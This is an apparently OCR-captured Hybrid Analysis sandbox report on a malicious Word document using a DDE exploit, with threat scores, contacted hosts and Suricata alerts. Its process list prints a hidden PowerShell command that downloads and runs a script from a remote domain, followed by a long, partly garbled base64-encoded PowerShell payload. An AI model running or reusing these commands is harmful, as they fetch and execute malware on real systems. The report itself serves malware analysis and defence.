









Q IP, Domain, Hash...

Incident Response

Malicious (10)

Suspicious (15)

Informative (21)

Indicators

sh... >

759fb4c0091a78c5ee035715afe3084686a8493f39014a...

This report is generated from a file or URL submitted to this webservice on November 2nd 2017 14:06:32 (UTC)

Guest System: Windows 7 32 bit, Home Premium, 6.1 (build 7601),

Service Pack 1, Office 2010 v14.0.4

Report generated by Falcon Sandbox @ Hybrid Analysis

 Threat Score: 100/100
AV Detection: 65%

Labeled as: Trojan.Generic
#dde #exploit

File Details

Screenshots (7)

Hybrid Analysis (4)

Network Analysis

Extracted Strings


Extracted Files (30)

Notifications

Community (0)


Back to top

Incident Response



Indicators

1 Not all malicious and suspicious indicators are displayed. Get your own cloud service or the full version to view all details.




À PROPOS DES COOKIES SUR CE SITE


En cliquant sur « Accepter tous les cookies », vous consentez au stockage de cookies sur votre appareil afin de nous permettre d'améliorer la navigation du site, d'analyser l'utilisation du site et d'optimiser nos initiatives marketing. Politique d'utilisation des cookies

Paramètres des cookies

Tout refuser

Autoriser tous les cookies






File Details


All Details: Off

759fb4c0091a78c5ee035715afe3084686a8493f39014aea72dae36869de9ff6.docx

À PROPOS DES COOKIES SUR CE SITE



Screenshots



Hybrid Analysis



Tip: Click an analysed process below to view more details.

Analysed 4 processes in total (System Resource Monitor).

WINWORD.EXE /n "C:\759fb4c0091a78c5ee035715afe3084686a8493f39014aea72dae36869de9f f6.docx" (PID: 3996)

powershell.exe C:\Programs\Microsoft\Office\MSWord.exe\..\..\..\\Windows\System32\W indowsPowerShell\v1.0\powershell.exe -NoP -sta -NonI -W Hidden \$e=(New-Object System.N et.WebClient).DownloadString('http://sendmevideo.org/dh2025e/eee.txt');powershell -enc \$e # .EXE a (PID: 2460, Additional Context: System.Net.WebClient.DownloadString('http://sendmevideo.org/dh2 025e/eee.txt');powershell;)

powershell.exe -enc JABXAD0ATgBIAHcALQBPAGIAagBIAGMAdAAgAFMAeQBzAHQ AZQBtAC4ATgBIAHQALgBXAGUAYgBDAGwAaQBIAG4AdAA7AA0ACgAkAHAAPQAoAC QARQBuAHYAOgBBAEwATABVAFMARQBSAFMAUABSAE8ARgBJAEwARQArACIAXABt AHYAZAByAHQALgBkAGwAbAAiACkAOwANAAoAWwBTAHkAcwB0AGUAbQAuAE4AZ QB0AC4AUwBIAHIAdgBpAGMAZQBQAG8AaQBuAHQATQBhAG4AYQBnAGUAcgBdADo AOgBTAGUAcgB2AGUAcgBDAGUAcgB0AGkAZgBpAGMAYQB0AGUAVgBhAGwAaQBk AGEAdABpAG8AbgBDAGEAbABsAGIAYQBjAGsAIAA9ACAAewAkAHQAcgB1AGUAfQA 7AA0ACgAkAFcALgBEAG8AdwBuAGwAbwBhAGQARgBpAGwAZQAoAClAaAB0AHQAc AA6AC8ALwBzAGUAbgBkAG0AZQB2AGkAZABIAG8ALgBvAHIAZwAvAGQAaAAyADAA MgAlAGUALwBlAGgALgBkAGwAbAAiACwAJABwACkAOwANAAoAaQBmACAAKABUA GUAcwB0AC0AUABhAHQAaAAgACQAcAApAHsADQAKACQAcgBkAF8AcAA9ACQAR QBuAHYAOgBTAFkAUwBUAEUATQBSAE8ATwBUACsAlgBcAFMAeQBzAHQAZQBtADM AMgBcAHIAdQBuAGQAbABsADMAMgAuAGUAeABIACIAOwANAAoAJABwAF8AYQA9A CQAcAArACIALAAjADEAIgA7AA0ACgAkAHAAcgA9AFMAdABhAHIAdAAtAFAAcgBvAG MAZQBzAHMAIAAkAHIAZABfAHAAIAAtAEEAcgBnAHUAbQBIAG4AdABMAGkAcwB0A CAAJABwAF8AYQA7AA0ACgAkAHAAXwBiAGEAdAA9ACgAJABFAG4AdgA6AEEATABM AFUAUwBFAFIAUwBQAFIATwBGAEkATABFACsAIgBcAG0AdgBkAHIAdAAuAGIAYQB0A CIAKQA7AA0ACgAkAHQAZQB4AHQAPQAnAHMAZQB0ACAAaQBuAHMAdABfAHAAYw BrACAAPQAgACIAJQBBAEwATABVAFMARQBSAFMAUABSAE8ARgBJAEwARQAIAFwAb QB2AGQAcgB0AC4AZABsAGwAlgAnACsAlgBgAHIAYABuAClAKwAnAGkAZgAgAE4AT wBUACAAZQB4AGkAcwB0ACAAJQBpAG4AcwB0AF8AcABjAGsAIAAIACAAKABIAHgAa OROACKA IMATACIAYARNAGAAbaAiACsA IMRTAHOAYORNAHOAIARNAHIIAbaRKAGWAb

À PROPOS DES COOKIES SUR CE SITE











Q

×

❖ Logged Script Calls	>_ Logged Stdout	■ Extracted Streams	☐ Memory Dumps
Reduced Monitoring	₹ Network Activityy	▲ Network Error	♦ Multiscan Match

Network Analysis

DNS Requests

Login to Download DNS Requests (CSV)

Domain	Address	Registrar	Country
satellitedeluxpanorama.com OSINT	89.34.111.160	Tucows Domains Inc. Name Server: NS1.NJAL.LA Creation Date: Fri, 20 Oct 2017 11:25:22 GMT	■ Belize
sendmevideo.org	86.106.93.113	PDR Ltd. d/b/a PublicDomainRegistry.com	• Belize

Contacted Hosts


Login to Download Contacted Hosts (CSV)

IP Address	Port/Protocol	Associated Process	Details
86.106.93.113 OSINT	80 TCP	powershell.exe PID: 2460 powershell.exe PID: 1420	™ Belize
172.217.22.46 S OSINT	443 TCP	rundll32.exe PID: 1968	United States
89.34.111.160 OSINT	443 TCP	rundll32.exe PID:1968	• Belize

Contacted Countries



À PROPOS DES COOKIES SUR CE SITE




Suricata Alerts

Event	Category	Description	SID
86.106.93.113 -> local:63543 (TCP)	Misc activity	ET INFO Packed Executable Download	2014819
86.106.93.113 -> local:63543 (TCP)	Potential Corporate Privacy Violation	ET POLICY PE EXE or DLL Windows file download HTTP	2018959
86.106.93.113 -> local:63543 (TCP)	Potentially Bad Traffic	ET INFO Executable Retrieved With Minimal HTTP Headers - Potential Second Stage Download	2016538

¹ ET rules applied using Suricata. Find out more about proofpoint ET Intelligence here.

Extracted Strings





^{*.}google.ca


Extracted Files


1 Displaying 22 extracted file(s). The remaining 8 file(s) are available in the full version and

À PROPOS DES COOKIES SUR CE SITE









Notifications

Runtime

Community

There are no community comments.You must be logged in to submit a comment.

